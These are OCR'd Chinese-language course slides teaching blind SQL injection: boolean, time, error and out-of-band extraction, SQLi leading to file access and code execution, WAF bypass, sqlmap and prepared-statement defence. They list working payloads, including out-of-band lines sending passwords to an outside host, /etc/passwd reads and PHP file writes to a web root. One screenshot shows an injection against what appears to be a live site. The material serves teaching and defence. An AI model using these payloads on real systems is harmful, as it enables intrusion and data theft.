  - Boolean-Based
  - Time-Based
  - Error-Based
  - Out-of-Band-Based

Boolean-Based SQL Injection

- 有時候資料庫查詢不會顯示任何資料
    - 例如：登入介面
- UNION Based 撈出來也看不到

Boolean-Based SQL Injection

- Boolean (True/False)
- 雖然資料沒顯示，但有明確的正確和錯誤
  - Query 成功: 頁面正常
  - Query 失敗: 頁面噴錯、空白、提示不存在

Ease Peasy SQL challenge

不安全 | localhost:22445/boolean.php?id=1%20and%201=1

無痕模式

OK!

Ease Peasy SQL challenge

不安全 | localhost:22445/boolean.php?id=1%20and%201=2

無痕模式

Error!

Boolean-Based SQL Injection

- 玩弄 True / False 來取得資訊
  - `SELECT * FROM user WHERE id = 1` True
  - `SELECT * FROM user WHERE id = -1` False
  - `SELECT * FROM user WHERE id = 1 and 1=1` True
  - `SELECT * FROM user WHERE id = 1 and 1=2` False

Boolean-Based SQL Injection

- 玩弄 True / False 來取得資訊
    - `id = 1 and select ascii(mid(user(), 1, 1))>0` True
    - `id = 1 and select ascii(mid(user(), 1, 1))>80` False
    - .....
- 可以二分搜加速

Boolean-Based SQL Injection

- 小技巧
  - MySQL 有正規表達式可以用
  - `id=87 and ((select user()) regex binary '^[a-z]')`

Data Exfiltration

- 撈資料方式可以分成幾種
  - UNION-Based
  - Boolean-Based
  - Time-Based
  - Error-Based
  - Out-of-Band-Based

Time-Based SQL Injection

- 頁面沒有任何資訊能判斷 SQL 執行結果
- 把 True / False 改成**時間差**判斷
- 製造時間差
  - MySQL: `sleep()` / `benchmark()` / Heavy Query
  - PostgreSQL: `pg_sleep()` / `repeat()`
  - MSSQL: `WAIT FOR DELAY '0:0:10'`

Time-Based SQL Injection


- 條件成立時，睡個幾秒
  - `id = 1 and if(ascii(mid(user(),1,1))>0, sleep(5), 1)=1`
  - `id = 1 and if(ascii(mid(user(),1,1))>80, sleep(5), 1)=1`
  - `...`


Data Exfiltration

- 撈資料方式可以分成幾種
  - UNION-Based
  - Boolean-Based
  - Time-Based
  - Error-Based
  - Out-of-Band-Based

Error-Based SQL Injection

- 故意製造錯誤訊息，並將資料置於其中
- 缺點
  - 伺服器可能關掉錯誤顯示
  - 錯誤訊息通常有長度限制


Conversion failed when conver...
Conversion failed when conver...
www.timescanindia.in/Product.aspx?Id=7 and @@version=1--
Search
Server Error in '/' Application.
Conversion failed when converting the nvarchar value 'Microsoft SQL Server 2012 (SP1) - 11.0.3000.0
(X64)
Oct 19 2012 13:38:57
Copyright (c) Microsoft Corporation
Web Edition (64-bit) on Windows NT 6.1 <X64> (Build 7601: Service Pack 1)
' to data type int.
Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.
Exception Details: System.Data.SqlClient.SqlException: Conversion failed when converting the nvarchar value 'Microsoft SQL Server 2012 (SP1) - 11.0.3000.0 (X64)


INT
SQL BASICS
UNION BASED
ERROR / DOUBLE QUERY
WAF BYPASS
ENCODING
ENCRYPTION
OTHER
XSS
Load URL
Split URL
Execute
http://localhost/dvwa/vulnerabilities/sqli/?id=1' or !(select*from(select user())x)-~0-- -
&Submit=Submit#
Post data
Referrer
Base64
0xHEX
%URL
BIGINT UNSIGNED value is out of range in '((not((select 'root@localhost' from dual))) - ~(0))'

MySQL Error-based

- 想辦法讓他噴錯誤
- `SELECT exp(~(SELECT * FROM (SELECT user())x));`

```
ERROR 1690(22003):DOUBLE value is out of range in
'exp(~((SELECT 'root@localhost' FROM dual)))'
```

Data Exfiltration

- 撈資料方式可以分成幾種
  - UNION-Based
  - Boolean-Based
  - Time-Based
  - Error-Based
  - Out-of-Band-Based

Out-of-Band SQL Injection

- 將資料透過網路往外傳
- 優點：
  - 解決 Boolean / Time based 過於緩慢的問題
  - 不能用 Error/Union based 時的好選擇
- 缺點：
  - DBMS 必須支援，且主機需可以連外網

MySQL Out-of-Band

- Windows Only
  - DNS Log
  - `load_file(concat("\\\\", password, ".kaibro.tw/a"))`

Oracle Out-of-Band

- UTL_HTTP
  - HTTP Request
  - `url_http.request('http://kaibro.tw/'||(select user from dual))`


SQL Injection to RCE

- MySQL
  - **讀寫檔**
  - LOAD_FILE() / INTO OUTFILE / INTO DUMPFILE / general_log
- MSSQL
  - xp_cmdshell
  - MSSQL 2005後，**預設關閉** (sa權限下可sp_configure重啟)

SQL Injection to RCE


- MySQL
  - 讀檔： `load_file('/etc/passwd')`
  - 寫檔： `select "<?php phpinfo();?>" INTO OUTFILE "/www/a.php"`
- 權限要夠
  - FILE權限、secure-file-priv、...

ATTACK OVERVIEW



Tool - SQLMAP

- 使用簡單
- 功能強大
  - 支援多種 DBMS
  - 內建各種WAF繞過腳本
- 免費、開源





WHEN YOU USE SQLMAP
HACKERMAN

Prevent SQL Injection

- Prepared Statement + Parameterized Queries


```php
$stmt = $pdo->prepare('SELECT * FROM user WHERE name = :name');
$stmt->execute(array('name' => $name));
foreach ($stmt as $row) {
    // Do something with $row
}
```


CAN'T GET HACKED BY SQL INJECTION
IF THERE'S NO DATABASE

補充：MySQL Bypass WAF

- 空白被過濾
  - /**/
  - %09, %0a, %0b, %0c, %0d, %a0
  - id=(-1)UNION(SELECT(1),2,3)

補充：MySQL Bypass WAF

- 引號被過濾
  - SELECT pass FROM user WHERE id=0x61646d696e
  - id=concat(char(0x61),char(0x64),char(0x6d),char(0x69),char(0x6e))

補充：MySQL Bypass WAF

- 關鍵字被過濾

```
- OR              =>   ||
- =               =>   LIKE
- LIMIT 0,1       =>   LIMIT 1 OFFSET 0
- WHERE           =>   HAVING
```

補充：MySQL Bypass WAF

- 特殊正規表達式
  - `SELECT pwd /*!FROM*/ admin`
  - `SELECT 1 FROM`information_schema`.schemata`
  - PCRE Limit Bypass (Link)

HW0x01 - how2xss

HW0x02 - 之後補上QQ

Q & A


電影台
大家可以回家啦
Go home, everybody!